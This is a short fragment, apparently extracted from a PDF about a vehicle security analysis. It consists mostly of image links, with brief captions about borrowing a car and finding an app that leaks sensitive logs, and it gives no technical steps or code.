


Borrowed a car




find App leak sensitive log


# A Complete vehicle security analysis case



